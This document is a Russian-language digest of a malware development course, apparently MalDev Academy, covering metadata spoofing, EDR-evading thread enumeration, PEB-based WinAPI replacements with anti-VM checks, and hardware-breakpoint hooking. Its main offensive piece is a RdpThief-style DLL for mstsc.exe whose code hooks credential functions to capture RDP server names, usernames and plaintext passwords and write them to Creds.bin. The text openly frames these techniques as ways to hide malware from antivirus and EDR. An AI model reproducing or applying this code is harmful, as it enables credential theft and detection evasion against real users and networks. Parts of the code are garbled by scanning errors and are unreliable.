





MalDev
Academy

**ЭТОТ ДОКУМЕНТ — ВЫЖИМКА ИЗ
курса по разработке
вредоносного ПО (Maldev
Academy). Мы не будем тут
копаться в теории по 100
страниц. Вместо этого я
прошелся по модулям и
вытащил самое мясо: как
работают техники, зачем они
нужны и как выглядят в коде.**

Binary Metadata Modification

Бинарь обычно содержит информацию о авторе, тип, версию продукта, компанию, лицензию и другие данные. Вот метадата на примере chrome.exe



Включение метадаты может способствовать снижению обнаружения твоего тупого вредноса.

Добавить метадату можно через ресурсный файл для с имеет расширение .rc

Изменить можно например **Resource Hacker**

Так же поступить и с иконкой можно.

Thread Enumeration - NtQuerySystemInformation

В легальном по для работы со списком процессов юзают WinAPI функции:

- CreateToolhelp32Snapshot**
- Thread32First**
- Thread32Next**

Недостатки этого подхода:

- 1. Эти функции легко обнаруживаются в таблице импорта (IAT), что требует их сокрытия через хэширование API.**
- 2. Даже с хэшированием, эти WinAPI в конечном итоге вызывают низкоуровневые системные вызовы (syscalls), которые могут быть перехвачены (hooked) EDR/антивирусами.**

Решение: Использовать прямые системные вызовы (syscalls) для перечисления потоков, минуя WinAPI и потенциальные перехватчики.

1. SYSTEM_PROCESS_INFORMATION

Эта структура содержит информацию о процессе. Ключевые поля:

- **NextEntryOffset** — смещение до следующей структуры в массиве
- **NumberOfThreads** — количество потоков в процессе
- **ImageName** — имя процесса
- **UniqueProcessId** — PID процесса
- **Threads[1]** — массив структур потоков

Microsoft документирует эту структуру неполно, поэтому используется определение от Process Hacker.

2. SYSTEM_THREAD_INFORMATION

Содержит информацию о конкретном потоке:

- **StartAddress** — адрес начала потока
- **ClientId.UniqueThread** — TID (идентификатор потока)
- **Priority** — приоритет потока
- **ThreadState** — состояние потока

3. CLIENT_ID

Содержит два поля:

- **UniqueProcess** — PID процесса
- **UniqueThread** — TID потока

Алгоритм работы

1. Получение адреса NtQuerySystemInformation из ntdll.dll через GetProcAddress.

> Примечание: В реальных сценариях лучше использовать прямые/косвенные syscalls для обхода перехватчиков.

2. Первый вызов NtQuerySystemInformation с параметром SystemProcessInformation:

- Передаются NULL буфер и 0 размер**
- Функция возвращает STATUS_INFO_LENGTH_MISMATCH и записывает необходимый размер буфера в uReturnLen1**

3. Выделение буфера нужного размера через HeapAlloc

4. Второй вызов NtQuerySystemInformation:

- Заполняет выделенный буфер массивом структур SYSTEM_PROCESS_INFORMATION**

5. Перебор процессов в цикле:

- Сравнивается имя процесса (ImageName.Buffer) с целевым именем**
- При совпадении — PID (UniqueProcessId) получен**

6. Перебор потоков найденного процесса:

- Доступ к массиву `Threads` (первый элемент указывает на начало массива)

- Количество итераций = `NumberOfThreads`

- Для каждого потока извлекаются: `TID`, стартовый адрес, приоритет, состояние

7. Переход к следующему процессу:

- Адрес текущей структуры + `NextEntryOffset`

- Если `NextEntryOffset == 0` — достигнут конец списка

8. Освобождение буфера через `HeapFree`

Ключевые функции

| `ListRemoteProcessThreads` | Выводит в консоль все потоки указанного процесса |

| `GetRemoteProcessThreads` | Возвращает `PID` и `TID` (первого/главного потока) целевого процесса |

Схема работы (упрощенно)

1. `NtQuerySystemInformation(..., NULL, 0)` → получаем нужный размер



2. Выделяем буфер нужного размера



3. `NtQuerySystemInformation(..., буфер, размер)` → получаем массив процессов



4. Цикл по процессам → ищем целевой по имени



5. Цикл по потокам внутри найденного процесса → извлекаем TID, адреса и т.д.



6. Переход к следующему процессу через `NextEntryOffset`

Пример использования

с

// Поиск потоков процесса "notepad.exe"

`ListRemoteProcessThreads(L"notepad.exe");`

// Получение PID и TID процесса "RuntimeBroker.exe"

DWORD pid = 0, tid = 0;

GetRemoteProcessThreads(L"RuntimeBroker.exe", &pid, &tid);

Главный вывод модуля

Использование прямых syscalls (например, NtQuerySystemInformation) вместо WinAPI позволяет:

- Обходить userland-перехватчики (hooks), установленные EDR**
- Не оставлять явных следов в IAT**
- Более скрытно перечислять потоки системы**

Минусы подхода, показанного в модуле:

- В учебных целях используется GetProcAddress, который сам может быть перехвачен**
- В реальном коде следует использовать прямые/косвенные syscalls**

Custom WinAPI Functions



Что делает модуль?

Модуль демонстрирует создание пользовательских функций, которые полностью заменяют следующие WinAPI:
| GetTempPathW | GetTempPath | Получает путь к временной папке (Temp) |

| GetWindowsDirectoryW | GetWinDirPath | Получает путь к папке Windows |

| GetAppDataPath | Получает путь к AppData |

| GetSystemInfo | GetNumberOfProcessors | Получает количество процессоров |

| GetCurrentDirectory | GetCurrentDir | Получает текущую рабочую директорию |

| GetCommandLine | GetCmdLine | Получает командную строку процесса |

| GetCurrentProcessId | _GetCurrentProcessId | Получает PID текущего процесса |

| GetCurrentThreadId | _GetCurrentThreadId | Получает TID текущего потока |

Как это работает (общий принцип)

Все функции используют структуру PEB (Process Environment Block) для получения информации, а не вызов WinAPI.

1. Получение указателя на PEB

**с
PPEB GetPeb() {**


```
#ifdef _WIN64
    return (PPEB)(__readgsqword(0x60)); // 64-bit: GS:[0x60]
#elif _WIN32
    return (PPEB)(__readfsdword(0x30)); // 32-bit: FS:[0x30]
#endif
}
```

2. Доступ к переменным среды через RTL_USER_PROCESS_PARAMETERS

Структура PEB содержит указатель на ProcessParameters, который, в свою очередь, содержит:

- Environment — массив переменных среды
- CurrentDirectory — текущая директория
- CommandLine — командная строка

3. Перечисление переменных среды

Функция PrintAllEnvValues проходит по массиву переменных среды, печатая каждую:

```
с
while (1) {
    // Получить длину текущей строки
    j = lstrlenW(pTmp);
    if (!j) break;
```

```
// Печать переменной (например, "TEMP=C:\Windows\Temp")  
wprintf(L"%s \n\n", pTmp);
```

```
// Переход к следующей переменной
```

```
pTmp += (j * sizeof(WCHAR)) + sizeof(WCHAR);
```

```
}
```

```
--
```

1. GetTmpPath — получение пути к Temp

- Ищет в массиве переменных среды строку, начинающуюся с "TEMP"

- Пропускает знак = и возвращает указатель на путь

```
c
```

```
// Ищет "TEMP=C:\Users\User\AppData\Local\Temp"
```

```
// Возвращает "C:\Users\User\AppData\Local\Temp"
```

2. GetNumberOfProcessors — количество процессоров

- Ищет переменную "NUMBER_OF_PROCESSORS"

- Преобразует строковое значение (например, "8") в число через **wcstoul**

> Антианалитическое применение: Обнаружение малого количества процессоров (1-2) может указывать на виртуальную среду.

3. GetCurrentDir — текущая директория

**- Использует поле CurrentDirectory.DosPath из
RTL_USER_PROCESS_PARAMETERS**

- Возвращает UNICODE_STRING.Buffer с путем

4. GetCmdLine — командная строка

- Использует поле CommandLine из RTL_USER_PROCESS_PARAMETERS

5. _GetCurrentProcessId — получение PID без WinAPI

На 64-битных системах:

asm

mov rax, gs:30h ; Получение PEB

mov eax, [rax+40h] ; Чтение PID по смещению 0x40

В коде:

c

return (DWORD)(__readgsdword(0x40));

6. _GetCurrentThreadId — получение TID без WinAPI

На 64-битных системах:

c

return (DWORD)(__readgsdword(0x48));

| Система | PID (смещение) | TID (смещение) |

|-----|-----|-----|

| 64-bit | GS:10x401 | GS:10x481 |

| 32-bit | FS:10x201 | FS:10x241 |

Переменные среды в Windows

Где хранятся:

- HKEY_LOCAL_MACHINE\...\Environment — системные**
- HKEY_CURRENT_USER\Environment — пользовательские**

Примеры переменных:

- %USERPROFILE% — профиль пользователя**
- %PATH% — пути поиска исполняемых файлов**
- %TEMP% — временная папка**

Как посмотреть:

- Команда set в CMD**
- Get-ChildItem Env: в PowerShell**

Главные выводы модуля

1. Многие WinAPI можно заменить чтением структур PEВ и RTL_USER_PROCESS_PARAMETERS

2. Преимущества подхода:

- Не оставляет следов в IAT**
- Не требует хэширования API**
- Уменьшает эвристические сигнатуры**
- Код становится более переносимым**

3. Особенно полезно для:

- Обхода EDR/антивирусов**
- Сокращения истинных намерений программы**
- Создания позиционно-независимого кода (shellcode)**

4. Антианалитический потенциал:

- GetNumberOfProcessors может выявить виртуальные среды**
- Отсутствие вызовов стандартных WinAPI усложняет анализ**

Перечисление переменных среды PEB

GetPeb()



PEB → ProcessParameters



|— **Environment** → перебор переменных (GetTempPath, GetAppDataPath, GetWinDirPath, GetNumberOfProcessors)

|— **CurrentDirectory.DosPath** → GetCurrentDir

|— **CommandLine** → GetCmdLine

А также напрямую из PEB (для PID/TID):



GS:[0x60] → PEB → +0x40 → PID

GS:[0x60] → PEB → +0x48 → TID

Utilizing Hardware Breakpoints For Hooking

Как работают хуки через Hardware Breakpoints

1. Устанавливаем адрес функции в Dr0 (например, адрес MessageBoxA)

2. Включаем GO в Dr7

3. Регистрируем VEH (обработчик исключений)



4. Программа вызывает MessageBoxA



**5. CPU видит адрес в Dr0 → генерирует исключение
EXCEPTION_SINGLE_STEP (0x80000004)**



6. VEH перехватывает исключение и выполняет detour-функцию



7. Detour-функция устанавливает Resume Flag (RF) в EFLAGS



**8. Выполнение продолжается (оригинальный код НЕ выполняется
— если мы его заблокировали)**

Ключевые функции реализации

1. Управление Dr7

c

**unsigned long long SetDr7Bits(CurrentDr7Register, StartingBitPosition,
NmbrOfBitsToModify, NewBitValue);**

Устанавливает или сбрасывает биты GO-G3 в регистре Dr7.

2. Установка брейкпоинта — SetHardwareBreakingPnt

Параметры:

- **pAddress** — адрес перехватываемой функции
- **fnHookFunc** — указатель на detour-функцию
- **Drx** — какой регистр использовать (Dr0, Dr1, Dr2, Dr3)

Что делает:

1. Вызывает **GetThreadContext** с флагом **CONTEXT_DEBUG_REGISTERS**
2. Сохраняет **pAddress** в выбранный регистр (Dr0-Dr3)
3. Сохраняет **fnHookFunc** в глобальный массив **g_DetourFuncs[Drx]**
4. Включает соответствующий бит в Dr7 через **SetDr7Bits**
5. Вызывает **SetThreadContext** для применения изменений

3. Удаление брейкпоинта — RemoveHardwareBreakingPnt

- Обнуляет адрес в регистре Dr0-Dr3
- Отключает соответствующий бит в Dr7

4. Vectored Exception Handler — VectorHandler

с

```
LONG WINAPI VectorHandler(PEXCEPTION_POINTERS pExceptionInfo) {  
    if (ExceptionCode == EXCEPTION_SINGLE_STEP) {  
        // Определяем, какой регистр сработал (Dr0, Dr1, Dr2 или Dr3)
```

// Отключаем брейкпоинт (чтобы избежать бесконечного цикла)

RemoveHardwareBreakingPnt(dwDrx);

// Выполняем detour-функцию

fnHookFunc = g_DetourFuncsIdwDrxI;

fnHookFunc(pExceptionInfo->ContextRecord);

// Включаем брейкпоинт обратно

SetHardwareBreakingPnt(..., dwDrx);

return EXCEPTION_CONTINUE_EXECUTION;

}

return EXCEPTION_CONTINUE_SEARCH;

}

Проблема бесконечного цикла

Если detour-функция вызывает оригинальную (перехваченную) функцию, то:

- Вызов оригинальной функции → снова брейкпоинт → снова VEH → снова detour → бесконечный цикл

Решение: Временно отключать брейкпоинт перед вызовом detour-функции и включать обратно после.

Работа с параметрами перехваченной функции

Все detour-функции имеют одинаковую сигнатуру:

с

VOID DetourFunction(PCONTEXT pThreadCtx);

Получение параметров (x64)

| Номер параметра | Регистр |

|-----|-----|

| 1 | RCX |

| 2 | RDX |

| 3 | R8 |

| 4 | R9 |

| 5+ | Стек (RSP + смещение) |

Макросы для удобства:

с

#define GETPARAM_1(CTX) (GetFunctionArgument(CTX, 0x1))

#define GETPARAM_2(CTX) (GetFunctionArgument(CTX, 0x2))

// ... до GETPARAM_B

#define SETPARAM_1(CTX, VALUE) (SetFunctionArgument(CTX, VALUE, 0x1))

```
#define SETPARM_2(CTX, VALUE) (SetFunctionArgument(CTX, VALUE, 0x2))
```

```
// ... до SETPARM_B
```

```
##### Блокировка выполнения оригинальной функции
```

```
c
```

```
// Указывает RIP/EIP на ret инструкцию (0xC3)
```

```
BLOCK_REAL(pThreadCtx);
```

```
##### Изменение возвращаемого значения
```

```
c
```

```
// Изменяет RAX/EAX
```

```
RETURN_VALUE(pThreadCtx, newValue);
```

```
##### Продолжение выполнения
```

```
c
```

```
// Устанавливает Resume Flag (бит 16) в EFLAGS
```

```
CONTINUE_EXECUTION(pThreadCtx);
```

```
---
```

```
### Примеры хукинга
```

```
##### Пример 1: Изменение параметров MessageBoxA
```

C

```
VOID MessageBoxADetour(PCONTEXT pThreadCtx) {  
    // Читаем старые параметры  
    printf("Old text: %s\n", (char)GETPARAM_2(pThreadCtx));  
  
    // Меняем параметры  
    SETPARAM_2(pThreadCtx, "This Is The Hook");  
    SETPARAM_3(pThreadCtx, "MessageBoxADetour");  
    SETPARAM_4(pThreadCtx, MB_OK | MB_ICONEXCLAMATION);  
  
    // Продолжаем выполнение  
    CONTINUE_EXECUTION(pThreadCtx);  
}
```

Пример 2: Блокировка Sleep и подмена возврата MessageBox

C

```
VOID MessageBoxADetour(PCONTEXT pThreadCtx) {  
    // Вызываем MessageBox с другими параметрами  
    RETURN_VALUE(pThreadCtx, MessageBoxA(NULL, "This is the hook",  
    "MessageBoxADetour", MB_OK));  
  
    // Блокируем выполнение оригинальной функции  
    BLOCK_REAL(pThreadCtx);  
  
    CONTINUE_EXECUTION(pThreadCtx);  
}
```


}

Инициализация и очистка

C

```
InitializeHardwareBPVariables() {  
    InitializeCriticalSection(&g_CriticalSection);  
    g_VectorHandler = AddVectoredExceptionHandler(1, VectorHandler);  
}
```

```
UnintializeHardwareBPVariables() {  
    // Удаляем все брейкпоинты  
    for (int i = 0; i < 4; i++)  
        RemoveHardwareBreakingPnt(i);  
  
    DeleteCriticalSection(&g_CriticalSection);  
    RemoveVectoredExceptionHandler(g_VectorHandler);  
}
```

> **Critical Sections** используются для потокобезопасного доступа к глобальному массиву **g_DetourFuncs**.

Главные выводы модуля

1. VEN (Vectored Exception Handler) перехватывает исключение EXCEPTION_SINGLE_STEP, возникающее при достижении адреса из Dr0-Dr3

3. Преимущества перед традиционными трамплинами:

- Не оставляет патчей в коде (сложнее обнаружить)**
- Не требует RWX прав памяти**
- Не изменяет образ функции в памяти**

4. Недостатки:

- Ограничение на 4 хука на поток**
- Требуется регистрация VEN (может детектироваться)**
- Более сложная реализация**

5. Применение:

- Обход EDR/AV (не оставляет типичных IoC)**
- Создание скрытых перехватчиков API**
- В сочетании с другими техниками (ETW bypass, AMSI bypass)**

Hardware Breakpoints для дампа RDP-учетных данных

Введение

RDP (Remote Desktop Protocol) широко используется для удаленного администрирования. Перехват RDP-учетных данных может быть эффективной стратегией для горизонтального перемещения (lateral movement) внутри сети.

Цель модуля: Создать DLL, которая внедряется в процесс `mstsc.exe` (клиент RDP) и перехватывает вводимые пользователем учетные данные, сохраняя их в файл на диск.

Основа: Техника `RdpThief`, но с заменой библиотеки хукинга `Detours` на собственную библиотеку на основе аппаратных точек останова (из Module 9).

Какие функции перехватываются?

Функция	Назначение	Что перехватываем
---------	------------	-------------------

-----	-----	-----
-------	-------	-------

<code>CredIsMarshaledCredentialW</code>	Проверяет, является ли строка маршалированными учетными данными	Имя пользователя (username)
---	---	-----------------------------

| SspiPrepareForCredRead | Подготавливает чтение учетных данных, второй параметр — целевое имя | Имя сервера/IP (server name) |
| CryptProtectMemory | Шифрует чувствительные данные в памяти (в т.ч. пароль) | Пароль в открытом виде (plaintext password) |

Обновленные detour-функции

1. Перехват SspiPrepareForCredRead — получение имени сервера

c

```
VOID _SspiPrepareForCredRead(PCONTEXT pThreadCtx) {  
    // Второй параметр функции — pszTargetName (имя сервера)  
    PCWSTR pszTargetName = (PCWSTR)GETPARAM_2(pThreadCtx);  
    g_lpServer = pszTargetName; // Сохраняем в глобальную  
    переменную  
    CONTINUE_EXECUTION(pThreadCtx);  
}
```

2. Перехват CryptProtectMemory — получение пароля

c

```
VOID _CryptProtectMemory(PCONTEXT pThreadCtx) {  
    // Первый параметр — pDataIn (содержит указатель на пароль)
```

```
LPVOID pDataIn = (LPVOID)GETPARAM_1(pThreadCtx);  
  
// Вычисляем адрес пароля (из кода RdpThief)  
LPVOID lpPasswordAddress = ((DWORD)pDataIn) + 0x01;  
  
// Копируем пароль в глобальный буфер  
g_lpTempPassword = HeapAlloc(..., cbDataIn);  
memcpy_s(g_lpTempPassword, ..., lpPasswordAddress, cbDataIn);  
  
CONTINUE_EXECUTION(pThreadCtx);  
}
```

3. Перехват CredIsMarshaledCredentialW — получение имени пользователя и запись на диск

с

```
VOID _CredIsMarshaledCredentialW(PCONTEXT pThreadCtx) {  
// Первый параметр — MarshaledCredential (имя пользователя)  
LPCWSTR MarshaledCredential = (LPCWSTR)GETPARAM_1(pThreadCtx);  
g_lpUsername = MarshaledCredential;  
  
if (wcslen(g_lpUsername) > 0)  
WriteCredentialisToDesktop(); // Запись в файл  
  
CONTINUE_EXECUTION(pThreadCtx);  
}
```

Запись на диск

Функция **WriteCredentialisToDesktop**:

- Получает путь к рабочему столу через **SHGetFolderPathW (CSIDL_DESKTOPDIRECTORY)**
- Создает/открывает файл **Creds.bin**
- Записывает данные в формате:

Server: <IP или имя сервера>

Username: <имя пользователя>

Password: <пароль>

DIIMain — установка и удаление хуков

C

```
BOOL WINAPI DIIMain(HMODULE hModule, DWORD dwReason, ...) {
```

```
    if (dwReason == DLL_PROCESS_ATTACH) {
```

```
        InitHardwareBreakpointHooking();
```

```
        // Устанавливаем хуки через аппаратные брейкпоинты
```



```
InstallHardwareBreakingPntHook(SspiPrepareForCredRead, Dr0,  
_SspiPrepareForCredRead, ALL_THREADS);  
InstallHardwareBreakingPntHook(CryptProtectMemory, Dr1,  
_CryptProtectMemory, ALL_THREADS);  
InstallHardwareBreakingPntHook(CredIsMarshaledCredentialW, Dr2,  
_CredIsMarshaledCredentialW, ALL_THREADS);  
  
MessageBoxW(..., L"All Hooks Are Installed", ...);  
}  
  
if (dwReason == DLL_PROCESS_DETACH) {  
    ClearUpHardwareBreakpointHooking(); // Удаляем все хуки  
    MessageBoxW(..., L"Removed All Hooks", ...);  
}  
}
```

Что такое ETW?

ETW (Event Tracing for Windows) — встроенный механизм логирования событий в Windows. Провайдеры (например, Microsoft-Windows-Threat-Intelligence) генерируют события, а потребители (например, EDR/AV) их читают для обнаружения атак.

Компоненты ETW:

- Провайдер (Provider) — генерирует события**
- Сессия (Session) — канал передачи событий**
- Потребитель (Consumer) — читает события (EDR, SIEM)**

ETW Tools

| Logman | Встроенная утилита Windows для создания/остановки ETW-сессий |

| ETWExplorer | Открытый инструмент для анализа ETW-провайдеров и их структур данных |

